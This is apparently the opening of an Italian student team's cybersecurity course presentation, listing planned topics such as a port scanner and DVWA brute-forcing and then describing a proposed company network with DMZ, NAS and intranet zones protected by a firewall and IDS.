

BUILD-WEEK

TEAM 4

Team leader:
Danilo Malagoli




Team member:
Matteo Tedesco
Michele Covi
Alberto Guimp
Joel Mouafo
Max Aldrovandi

WEEK 1

CONTENUTI

- + Proposta di rete aziendale
- + Port scanner
- + Script Python per identificare metodi 'HTTP'
- + Software Brute Force (DVWA/ PHP)
- + PR

TARGET:




TH3TA srl.

Azienda informatica specializzata
nella fornitura di soluzioni
tecnologiche avanzate per PMI e
grandi aziende.

Offriamo servizi di consulenza,
sviluppo software, gestione di
infrastrutture IT e supporto tecnico.

PROPOSTA DI RETE AZIENDALE




INTRODUZIONE ALLA RETE

Per la costruzione della nostra rete abbiamo deciso di suddividere il nostro network aziendale in 3 macro-aree:

- Una zona '**DMZ**' in cui inserire dei server, per permettere ai dati provenienti da IP esterni alla rete di entrare.
- Una zona dedicata al **NAS** (**network attached storage**) aziendale.
- Una zona **intranet** contenente server privati e tutti gli host dell'azienda.

RETE AZIENDALE



ZONA 'DMZ'


La **DMZ (Demilitarized Zone)** funge da primo strato di isolamento tra Internet e la rete interna riducendo il rischio di esposizione dei server interni.

La DMZ inoltre garantisce alla rete un accesso ad internet.

Misure di Sicurezza:

- **Firewall:** questo firewall viene configurato per filtrare il traffico sia in entrata che in uscita e agisce come intermediario tra i server e i servizi a cui accedono.
- **IDS:** monitora costantemente il traffico e allerta il personale IT in caso di anomalie senza intervenire direttamente sull'eventuale problema.

RETE AZIENDALE



ZONA 'NAS'

